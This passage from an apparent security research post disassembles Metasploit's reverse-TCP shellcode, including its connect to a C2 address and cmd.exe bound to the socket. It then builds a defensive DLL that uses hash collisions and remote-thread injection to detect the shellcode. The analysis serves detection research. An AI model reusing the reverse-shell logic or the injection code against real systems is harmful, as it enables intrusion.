3. `WSASocketA` at ㉙ to create a new socket. This one will be a stream-based (`SOCK_STREAM`) socket over IPv4 (`AF_INET`).

```
seg000:00000088                    Main            proc near               ; CODE XREF: seg000:00000001↑p
seg000:00000088 5D                                 pop     ebp
seg000:00000089 68 33 32 00 00                     push    '23'
seg000:0000008E 68 77 73 32 5F                     push    '_2sw'
seg000:00000093 54                                 push    esp             ; lpLibFileName = &"ws3_32"
seg000:00000094 68 4C 77 26 07                     push    726774Ch        ; kernel32.dll::LoadLibraryA
seg000:00000099 FF D5                           ㉗ call    ebp             ; import_resolution
seg000:0000009B B8 90 01 00 00                     mov     eax, 190h
seg000:000000A0 29 C4                              sub     esp, eax
seg000:000000A2 54                                 push    esp             ; lpWSAData = esp-0x190
seg000:000000A3 50                                 push    eax             ; wVersionRequired
seg000:000000A4 68 29 80 6B 00                  ㉘ push    6B8029h         ; ws2_32.dll::WSAStartup
seg000:000000A9 FF D5                              call    ebp             ; import_resolution
seg000:000000AB 50                                 push    eax             ; dwFlags
seg000:000000AC 50                                 push    eax             ; g
seg000:000000AD 50                                 push    eax             ; lpProtocolInfo
seg000:000000AE 50                                 push    eax             ; protocol
seg000:000000AF 40                                 inc     eax             ; eax = 1
seg000:000000B0 50                                 push    eax             ; type = SOCK_STREAM
seg000:000000B1 40                                 inc     eax             ; eax = 2
seg000:000000B2 50                                 push    eax             ; af = AF_INET
seg000:000000B3 68 EA 0F DF E0                  ㉙ push    0E0DF0FEAh      ; ws2_32.dll::WSASocketA
seg000:000000B8 FF D5                              call    ebp             ; import_resolution
seg000:000000BA 97                                 xchg    eax, edi
```

Figure 15: Disassembly of the socket initialization.

Once the socket is created, the shellcode proceeds to call the `connect` function at ㉝ with the `sockaddr_in` structure previously pushed on the stack (㉜). The `sockaddr_in` structure contains valuable information from an incident response perspective such as the protocol (`0x0200` being `AF_INET` , a.k.a. IPv4, in little endianness), the port (`0x115c` being the default `4444` Metasploit port in big endianness) as well as the C2 IPv4 address at ㉛ (`0xc0a801ca` being `192.168.1.202` in big endianness).

If the connection fails, the shellcode retries up to 5 times (decrementing at ㉞ the counter defined at ㉚) after which it will abort execution using `ExitProcess` (㉟).

```
seg000:000000BA 97                                 xchg    eax, edi
seg000:000000BB 6A 05                           ㉚ push    5               ; Retries
seg000:000000BD 68 C0 A8 01 CA                  ㉛ push    0CA01A8C0h      ; sockaddr_in[8]
seg000:000000C2 68 02 00 11 5C                     push    5C110002h       ; sockaddr_in[0]
seg000:000000C7 89 E6                           ㉜ mov     esi, esp        ; esi = &sockaddr_in
seg000:000000C9
seg000:000000C9                    socket_connect:                         ; CODE XREF: Main+53↓j
seg000:000000C9 6A 10                              push    size SOCKADDR_IN ; namelen
seg000:000000CB 56                                 push    esi             ; name
seg000:000000CC 57                                 push    edi             ; s
seg000:000000CD 68 99 A5 74 61                     push    6174A599h       ; ws2_32.dll::connect
seg000:000000D2 FF D5                           ㉝ call    ebp             ; import_resolution
seg000:000000D4 85 C0                              test    eax, eax
seg000:000000D6 74 0C                              jz      short socket_ok
seg000:000000D8 FF 4E 08                        ㉞ dec     dword ptr [esi+8] ; Retries--
seg000:000000DB 75 EC                              jnz     short socket_connect ; namelen
seg000:000000DD 68 F0 B5 A2 56                     push    56A2B5F0h       ; kernel32.dll::ExitProcess
seg000:000000E2 FF D5                           ㉟ call    ebp             ; import_resolution
```

Figure 16: Disassembly of the socket connection.

If the connection succeeds, the shellcode will create a new `cmd` process and connect all of its Standard Error, Output and Input (㊱) to the established C2 socket. The process itself is started through a `CreateProcessA` call at ㊲.

```
seg000:000000E4                 socket_ok:                      ; CODE XREF: Main+4E↑j
seg000:000000E4 68 63 6D 64 00          push    'dmc'
seg000:000000E9 89 E3                   mov     ebx, esp        ; ebx = &"cmd"
seg000:000000EB 57               36     push    edi             ; STARTUPINFOA.hStdError (0x40) = SOCKET
seg000:000000EC 57                      push    edi             ; STARTUPINFOA.hStdOutput (0x3C) = SOCKET
seg000:000000ED 57                      push    edi             ; STARTUPINFOA.hStdInput (0x38) = SOCKET
seg000:000000EE 31 F6                   xor     esi, esi
seg000:000000F0 6A 12                   push    12h
seg000:000000F2 59                      pop     ecx             ; ecx = Counter = 0x12
seg000:000000F3
seg000:000000F3                 push_loop:                      ; CODE XREF: Main+6C↓j
seg000:000000F3 56                      push    esi
seg000:000000F4 E2 FD                   loop    push_loop       ; Allocate 0x48 bytes on the stack
seg000:000000F4                                                 ; STARTUPINFOA at 0x10
seg000:000000F6 66 C7 44 24 3C 01+      mov     word ptr [esp+(STARTUPINFOA.dwFlags+10h)], 101h ;
seg000:000000F6 01                                              ; STARTF_USESTDHANDLES|STARTF_USESHOWWINDOW
seg000:000000FD 8D 44 24 10             lea     eax, [esp+10h]
seg000:00000101 C6 00 44                mov     byte ptr [eax+STARTUPINFOA.cb], 44h ; 'D' ; size of STARTUPINFOA
seg000:00000104 54                      push    esp             ; lpProcessInformation
seg000:00000105 50                      push    eax             ; lpStartupInfo
seg000:00000106 56                      push    esi             ; lpCurrentDirectory = 0
seg000:00000107 56                      push    esi             ; lpEnvironment = 0
seg000:00000108 56                      push    esi             ; dwCreationFlags = 0
seg000:00000109 46                      inc     esi
seg000:0000010A 56                      push    esi             ; bInheritHandles = TRUE
seg000:0000010B 4E                      dec     esi
seg000:0000010C 56                      push    esi             ; lpThreadAttributes = 0
seg000:0000010D 56                      push    esi             ; lpProcessAttributes = 0
seg000:0000010E 53                      push    ebx             ; lpCommandLine
seg000:0000010F 56                      push    esi             ; lpApplicationName = 0
seg000:00000110 68 79 CC 3F 86          push    863FCC79h       ; kernel32.dll::CreateProcessA
seg000:00000115 FF D5            37     call    ebp             ; import_resolution
seg000:00000117 89 E0                   mov     eax, esp
```

Figure 17: Execution of the reverse-shell.

Finally, while the process is running, the shellcode performs the following operations:

1. Wait indefinitely at ㊳ for the remote shell to terminate by calling `WaitForSingleObject`.
2. Once terminated, identify the Windows operating system version at ㊴ using `GetVersion` and exit at ㊵ using either `ExitProcess` or `RtlExitUserThread`.

```
seg000:00000117 89 E0                   mov     eax, esp
seg000:00000119 4E                      dec     esi             ; esi = -1
seg000:0000011A 56                      push    esi             ; dwMilliseconds = INFINITE
seg000:0000011B 46                      inc     esi
seg000:0000011C FF 30                   push    dword ptr [eax] ; hHandle = StartupInfo
seg000:0000011E 68 08 87 1D 60          push    601D8708h       ; kernel32.dll::WaitForSingleObject
seg000:00000123 FF D5            38     call    ebp             ; import_resolution
seg000:00000125 BB F0 B5 A2 56          mov     ebx, 56A2B5F0h  ; ebx = kernel32.dll::ExitProcess
seg000:0000012A 68 A6 95 BD 9D          push    9DBD95A6h       ; kernel32.dll::GetVersion
seg000:0000012F FF D5            39     call    ebp             ; import_resolution
seg000:00000131 3C 06                   cmp     al, 6           ; Is OS Windows Vista/Server 2008 & higher
seg000:00000133 7C 0A                   jl      short exit      ; uExitCode
seg000:00000135 80 FB E0                cmp     bl, 0E0h
seg000:00000138 75 05                   jnz     short exit      ; uExitCode
seg000:0000013A BB 47 13 72 6F          mov     ebx, 6F721347h  ; ntdll.dll::RtlExitUserThread
seg000:0000013F
seg000:0000013F                 exit:                           ; CODE XREF: Main+AB↑j
seg000:0000013F                                                 ; Main+B0↑j
seg000:0000013F 6A 00                   push    0               ; uExitCode
seg000:00000141 53                      push    ebx             ; kernel32.dll::ExitProcess
seg000:00000142 FF D5            40     call    ebp             ; import_resolution
```

Figure 18: Termination of the shellcode.

Overall, the execution flow of Metasploit's `windows/shell_reverse_tcp` shellcode can be schematized as follows:



Figure 19: Metasploit's TCP reverse-shell execution flow.

Shellcode Disruption

With the execution flow analysis squared away, let's see how we can turn the tables on the shellcode and disrupt it. From an attacker's perspective, the shellcode itself is considered trusted while the environment it runs in is hostile. **This section will build upon the assumption that we don't know where shellcode is executing in memory and, as such, hooking/modifying the shellcode itself is not an acceptable solution.**

In this section we will firstly focus on the theoretical aspects before covering a proof-of-concept implementation.

The Weaknesses

CWE-1288: Improper Validation of Consistency within Input

> The product receives a complex input with multiple elements or fields that must be consistent with each other, but it does not validate or incorrectly validates that the input is actually consistent.
>
> *cwe.mitre.org*

From the shellcode's perspective only two external interactions provide a possible attack surface. The first and most obvious surface is the C2 channel where some security solutions can detect/impair either the communications protocol or the surrounding API calls. This attack surface however has the massive caveat that security solutions have to make the distinction between legitimate and malicious behaviors, possibly resulting in some medium/low-confidence detection.

A second less obvious attack surface is the import resolution itself which, from the shellcode's perspective, relies on external process data. Within this import resolution routine, we observed how the shellcode relied on the `BaseDllName` property to generate a hash for each module.

```
seg000:00000000 FC                          cld
seg000:00000001 E8 82 00 00 00              call    Main
seg000:00000006                 ; ---------------------------------------------------------------------------
seg000:00000006
seg000:00000006                 import_resolution:
seg000:00000006 60                          pusha
seg000:00000007 89 E5                       mov     ebp, esp
seg000:00000009 31 C0                       xor     eax, eax
seg000:0000000B 64 8B 50 30                 mov     edx, fs:[eax+TEB.ProcessEnvironmentBlock]
seg000:0000000F 8B 52 0C                    mov     edx, [edx+PEB.Ldr]
seg000:00000012 8B 52 14                    mov     edx, [edx+PEB_LDR_DATA.InMemoryOrderModuleList.Flink]
seg000:00000015
seg000:00000015                 hash_dll_name:                          ; CODE XREF: seg000:00000086↓j
seg000:00000015 8B 72 28                    mov     esi, [edx+(LDR_DATA_TABLE_ENTRY.BaseDllName.Buffer-8)]
seg000:00000018 0F B7 4A 26                 movzx   ecx, [edx+(LDR_DATA_TABLE_ENTRY.BaseDllName.MaximumLength-8)]
seg000:0000001C 31 FF                       xor     edi, edi        ; DllHash = 0
```

Figure 20: The hashing routine retrieving both `Buffer` and `MaximumLength` to hash a module's `BaseDllName`.

While the module's exports were UTF-8 `NULL`-terminated strings, the `BaseDllName` property was a `UNICODE_STRING` structure. This structurecontains multiple properties:

```
typedef struct _UNICODE_STRING {
  USHORT Length;
  USHORT MaximumLength;
  PWSTR  Buffer;
} UNICODE_STRING, *PUNICODE_STRING;
```

> `Length`: The length, in bytes, of the string stored in `Buffer`.
>
> `MaximumLength`: The length, in bytes, of `Buffer`.
>
> `Buffer`: Pointer to a buffer used to contain a string of wide characters.
>
> […]
>
> If the string is null-terminated, `Length` does not include the trailing null character.
>
> The `MaximumLength` is used to indicate the length of Buffer so that if the string is passed to a conversion routine such as `RtlAnsiStringToUnicodeString` the returned string does not exceed the buffer size.
>
> *docs.microsoft.com*

While not explicitly mentioned in the above documentation, we can implicitly understand that the buffer's `MaximumLength` property is unrelated to the actual string's `Length` property. The Unicode string does not need to consume the entire `Buffer`, neither is it guaranteed to be `NULL`-terminated. Theoretically, the Windows API should only consider the first `Length` bytes of the `Buffer` for comparison, ignoring any bytes between the `Length` and `MaximumLength` positions. Increasing a `UNICODE_STRING` ‘s buffer (`Buffer` and `MaximumLength`) should not impact functions relying on the stored string.

As the shellcode’s hashing routine relies on the buffer’s `MaximumLength` , similar strings within differently-sized buffers will generate different hashes. This flaw in the hashing routine can be leveraged to neutralize potential Metasploit shellcode. From a technical perspective, as security solutions already hook process creation and inject themselves, interfering with the hashing routine without knowledge of its existence or location can be achieved by increasing the `BaseDllName` buffer for modules required by Metasploit (e.g.: `kernel32.dll`).

This hash-input validation flaw is what we will leverage next as initial vector to cause a Denial of Service as well as an Execution Flow Hijack.

CWE-823: Use of Out-of-range Pointer Offset

> The program performs pointer arithmetic on a valid pointer, but it uses an offset that can point outside of the intended range of valid memory locations for the resulting pointer.
>
> *cwe.mitre.org*

One observation we made earlier is how the shellcode loops modules indefinitely until a matching export is found. As we found a flaw to alter hashes, let us analyze what happens if all hashes fail to match.

While walking the double-linked list could loop indefinitely, the shellcode will actually generate an “Access Violation” error once all modules have been checked. This exception is not generated explicitly by the shellcode but rather occurs as the code doesn’t verify the list’s boundaries. Given that for each item in the list the `BaseDllName.Buffer` pointer is loaded from offset `0x28` , an exception will occur once we access the first non-`LDR_DATA_TABLE_ENTRY` item in the list. As shown in the figure below, this will be the case once the shellcode loops back to the first `PEB_LDR_DATA` structure, at which stage an out-of-bounds read will occur resulting in an invalid pointer being de-referenced.



Figure 21: An out-of-bounds read when walking the `InMemoryOrderModuleList` double-linked list.

Although from a defensive perspective causing a Denial of Service is better than having Metasploit shellcode execute, let’s see how one could further exploit the above flaw to the defender’s advantage.

Abusing CWE-1288 to Hijack the Execution Flow

One module of interest is `kernel32.dll` which, as previously analyzed in the “Execution Flow Analysis” section, is the first required module in order to call the `LoadLibraryA` function. During the hashing routine, the `kernel32.dll` hash is computed to be `0x92af16da`. By applying the above buffer-resize technique, we can ensure the shellcode loops additional modules since the original hashes won’t match. From here, a security solution has a couple of options:

- Our injected security solution’s DLL could be named `kernel32.dll`. While its hashes would match, having two modules named `kernel32.dll` might have unintended consequences on legitimate calls to `LoadLibraryA`.
- Similarly, as we are already modifying buffers in `LDR_DATA_TABLE_ENTRY` structures, we could easily save the original values of the `kernel32.dll` buffer and assign them to our security solution’s injected module. While this would theoretically work, having a second buffer in memory called `kernel32.dll` isn’t a great idea as previously mentioned.
- Alternatively, our security solution’s injected module could have a different name, as long as there is a hash-collision with the original hash. This technique won’t impact legitimate calls such as `LoadLibraryA` as these rely on value-based comparisons, as opposed to the shellcode’s hash-based comparisons.

We previously observed how the Metasploit shellcode performed hashing using additions and rotations on ASCII characters (1-byte). As a follow-up on figure 6, the following schema depicts the state of `KERNEL32.DLL`‘s hash on the third loop, where the ASCII characters `K` and `E` overlap. As one might observe, the `NULL` character is a direct consequence of performing 1-byte operations on what initially is a Unicode string (2-byte).



Figure 22: The first and third ASCII characters overlapping.

To obtain a hash collision, we need to identify changes which we can perform on the initial `KERNEL32.DLL` string without altering the resulting hash. The following figure highlights how there is a 6-bit relationship between the first and third ASCII character. By subtracting the second bit of the first character, we can increment the eighth bit (2+6) of the third character without affecting the resulting hash.



Figure 23: A hash collision between the first and third ASCII characters.

While the above collision is not practical (the ASCII or Unicode character `0xC5` is not within the alphanumeric range), we can apply the same principle to identify acceptable relationships. The following Python snippet brute-forces the relationships among Unicode characters for the `KERNEL32.DLL` string assuming we don't alter the string's length.

```
name = "KERNEL32.DLL\0"
for i in range(len(name)):
    for j in range(len(name)):
        # Avoid duplicates
        if j <= i:
            continue
        # Compute right-shift/left-shift relationships
        # We shift twice by 13 bits due to Unicode being twice the size of ASCII.
        # We perform a modulo of 32 due to the registers being, in our case,  32 bits
in size.
        relation = ((13*2*(j-i))%32)
        if relation > 16:
            relation -= 32
        # Get close relationships (0, 1, 2 or 3 bit-shifts)
        if -3 <= relation <= 3:
            print(f"Characters at index {i} and {j:2d} have a relationship of
{relation} bits")
# "Characters at index 0 and  5 have a relationship of 2 bits"
# "Characters at index 0 and 11 have a relationship of -2 bits"
# "Characters at index 1 and  6 have a relationship of 2 bits"
# "Characters at index 1 and 12 have a relationship of -2 bits"
# "Characters at index 2 and  7 have a relationship of 2 bits"
# "Characters at index 3 and  8 have a relationship of 2 bits"
# "Characters at index 4 and  9 have a relationship of 2 bits"
# "Characters at index 5 and 10 have a relationship of 2 bits"
# "Characters at index 6 and 11 have a relationship of 2 bits"
# "Characters at index 7 and 12 have a relationship of 2 bits"
```

As observed above, multiple character pairs can be altered to cause a hash collision. As an example, there is a 2-bit left-shift relation between the characters at Unicode position 0 and 11.

Given a 2-bit left-shift is similar to a multiplication by 4, incrementing the Unicode character at position 0 by any value requires decrementing the character at position 11 by 4 times the same value to keep the Metasploit hash intact. The following Python commands highlight the different possible combinations between these two characters for `KERNEL32.DLL`.

```
# The original hash (0x92af16da)
print(hex(get_hash(upper('KERNEL32.DLL\0'.encode('UTF-16-LE')))))
# "0x92af16da"
# Decrementing 'K' by 3 requires adding 12 to 'L'
print(hex(get_hash(upper('HERNEL32.DLX\0'.encode('UTF-16-LE')))))
# "0x92af16da"
# Decrementing 'K' by 2 requires adding 8 to 'L'
print(hex(get_hash(upper('IERNEL32.DLT\0'.encode('UTF-16-LE')))))
# "0x92af16da"
# Decrementing 'K' by 1 requires adding 4 to 'L'
print(hex(get_hash(upper('JERNEL32.DLP\0'.encode('UTF-16-LE')))))
# "0x92af16da"
# Incrementing 'K' by 1 requires substracting 4 from 'L'
print(hex(get_hash(upper('LERNEL32.DLH\0'.encode('UTF-16-LE')))))
# "0x92af16da"
# Incrementing 'K' by 2 requires substracting 8 from 'L'
print(hex(get_hash(upper('MERNEL32.DLD\0'.encode('UTF-16-LE')))))
# "0x92af16da"
```

This hash collision combined with the buffer-resize technique can be chained to ensure our custom DLL gets evaluated as `KERNEL32.DLL` in the hashing routine. From here, if we export a `LoadLibraryA` function, the Metasploit import resolution will incorrectly call our implementation resulting in an execution flow hijack. This hijack can be leveraged to signal the security solution about a high-confidence Metasploit import resolution taking place.

Building a Proof of Concept

To demonstrate our theory, let's build a proof-of-concept DLL which will, once loaded, make use of CWE-1288 to simulate how an EDR (Endpoint Detection and Response) solution could detect Metasploit without prior knowledge of its in-memory location. As we want to exploit the above hash collisions, our DLL will be named `hernel32.dlx` .

The proof of concept has been published on NVISO's GitHub repository.

The Process Injection

To simulate how a security solution would be injected into most processes, let's build a simple function which will run our DLL into a process of our choosing.

The `Inject` function will trick the targeted process into loading a specific DLL (our `hernel32.dlx`) and execute its `DllMain` function from where we'll trigger the buffer-resizing. While multiple techniques exist, we will simply write our DLL's path into the target process and create a remote thread calling `LoadLibraryA` . This remote thread will then load our DLL as if the target process intended to do it.

```
METASPLOP_API
void
Inject(HWND hwnd, HINSTANCE hinst, LPSTR lpszCmdLine, int nCmdShow)
{
    #pragma EXPORT
    int PID;
    HMODULE hKernel32;
    FARPROC fLoadLibraryA;
    HANDLE hProcess;
    LPVOID lpInject;

    // Recover the current module path
    char payload[MAX_PATH];
    int size;
    if ((size = GetModuleFileNameA(hPayload, payload, MAX_PATH)) == NULL)
    {
        MessageBoxError("Unable to get module file name.");
        return;
    }

    // Recover LoadLibraryA
    hKernel32 = GetModuleHandle(L"Kernel32");
    if (hKernel32 == NULL)
    {
        MessageBoxError("Unable to get a handle to Kernel32.");
        return;
    }
    fLoadLibraryA = GetProcAddress(hKernel32, "LoadLibraryA");
    if (fLoadLibraryA == NULL)
    {
        MessageBoxError("Unable to get LoadLibraryA address.");
        return;
    }

    // Open the processes
    PID = std::stoi(lpszCmdLine);
    hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, PID);
    if (!hProcess)
    {
        char message[200];
        if (sprintf_s(message, 200, "Unable to open process %d.", PID) > 0)
        {
            MessageBoxError(message);
        }
        return;
    }

    // Allocated memory for the injection
    lpInject = VirtualAllocEx(hProcess, NULL, size + 1, MEM_COMMIT, PAGE_READWRITE);
    if (lpInject)
    {
        wchar_t buffer[100];
        wsprintfW(buffer, L"You are about to execute the injected library in process
%d.", PID);
        if (WriteProcessMemory(hProcess, lpInject, payload, size + 1, NULL) &&
```

```
IDCANCEL != MessageBox(NULL, buffer, L"NVISO Mock AV", MB_ICONINFORMATION |
MB_OKCANCEL))
        {
            CreateRemoteThread(hProcess, NULL, NULL,
(LPTHREAD_START_ROUTINE)fLoadLibraryA, lpInject, NULL, NULL);
        }
        else
        {
            VirtualFreeEx(hProcess, lpInject, NULL, MEM_RELEASE);
        }
    }
    else
    {
        char message[200];
        if (sprintf_s(message, 200, "Unable to allocate %d bytes.", size+1) > 0)
        {
            MessageBoxError(message);
        }
    }
    CloseHandle(hProcess);
    return;
}
```

As one might notice, the above code relies on the `hPayload` variable. This variable will be defined in the `DllMain` function as we aim to get the current DLL's module regardless of its name, whereas `GetModuleHandleA` would require us to hard-code the `hernel32.dlx` name.

```
HMODULE hPayload;

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        hPayload = hModule;
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

With our `Inject` method exported, we can now proceed to build the logic needed to trigger CWE-1288.

The Buffer-Resizing

Resizing the `BaseDllName` buffer from the `kernel32.dll` module can be accomplished using the logic below. Similar to the shellcode's technique, we will recover the `PEB`, walk the `InMemoryOrderModuleList` and once the `KERNEL32.DLL` module is found, increase its buffer by 1.

```
void
Metasplop() {
    PPEB pPeb = NULL;
    PPEB_LDR_DATA pLdrData = NULL;
    PLIST_ENTRY pHeadEntry = NULL;
    PLIST_ENTRY pEntry = NULL;
    PLDR_DATA_TABLE_ENTRY pLdrEntry = NULL;
    USHORT MaximumLength = NULL;

    // Read the PEB from the current process
    if ((pPeb = GetCurrentPebProcess()) == NULL) {
        MessageBoxError("GetPebCurrentProcess failed.");
        return;
    }

    // Get the InMemoryOrderModuleList
    pLdrData = pPeb->Ldr;
    pHeadEntry = &pLdrData->InMemoryOrderModuleList;

    // Loop the modules
    for (pEntry = pHeadEntry->Flink; pEntry != pHeadEntry; pEntry = pEntry->Flink) {
        pLdrEntry = CONTAINING_RECORD(pEntry, LDR_DATA_TABLE_ENTRY,
InMemoryOrderModuleList);
        // Skip modules which aren't kernel32.dll
        if (lstrcmpiW(pLdrEntry->BaseDllName.Buffer, L"KERNEL32.DLL")) continue;
        // Compute the new maximum length
        MaximumLength = pLdrEntry->BaseDllName.MaximumLength + 1;
        // Create a new increased buffer
        wchar_t* NewBuffer = new wchar_t[MaximumLength];
        wcscpy_s(NewBuffer, MaximumLength, pLdrEntry->BaseDllName.Buffer);
        // Update the BaseDllName
        pLdrEntry->BaseDllName.Buffer = NewBuffer;
        pLdrEntry->BaseDllName.MaximumLength = MaximumLength;
        break;
    }
    return;
}
```

This logic is best triggered as soon as possible once injection occurred. While this could be done through a TLS hook, we will for simplicity update the existing `DllMain` function to invoke `Metasplop` on `DLL_PROCESS_ATTACH`.

```
HMODULE hPayload;

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        hPayload = hModule;
        Metasplop();
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

The Signal

As the shellcode we analyzed relied on `LoadLibraryA`, let's build an implementation which will simply raise the Metasploit alert and then terminate the current malicious process. The following function will only be triggered by the shellcode and is itself never called from within our DLL.

```
_Ret_maybenull_
HMODULE
WINAPI
LoadLibraryA(_In_ LPCSTR lpLibFileName)
{
    #pragma EXPORT
    // Raise the error message
    char buffer[200];
    if (sprintf_s(buffer, 200, "The process %d has attempted to load \"%s\" through
LoadLibraryA using Metasploit's dynamic import resolution.\n", GetCurrentProcessId(),
lpLibFileName) > 0)
    {
        MessageBoxError(buffer);
    }
    // Exit the process
    ExitProcess(-1);
}
```

The above approach can be performed for other variations such as `LoadLibraryW`, `LoadLibraryExA` and others.

The Result

With our emulated security solution ready, we can proceed to demonstrate our technique. As such, we'll start by executing `Shellcode.exe`, a simple shellcode loader (show on the left in figure 24). This shellcode loader mentions its process ID (which we'll target for injection) and then waits for the shellcode path it needs to execute.

Once we know in which process the shellcode will run, we can inject our emulated security solution (shown on the right in figure 24). This process is typically performed by the security solution for each process and is merely done manually in our PoC for simplicity. Using our custom DLL, we can inject into the desired process using the following command where the path to `hernel32.dlx` and the process ID have been picked accordingly.

```
# rundll32.exe <dll_path>,Inject <target_pid>
rundll32.exe C:\path\to\hernel32.dlx,Inject 6780
```

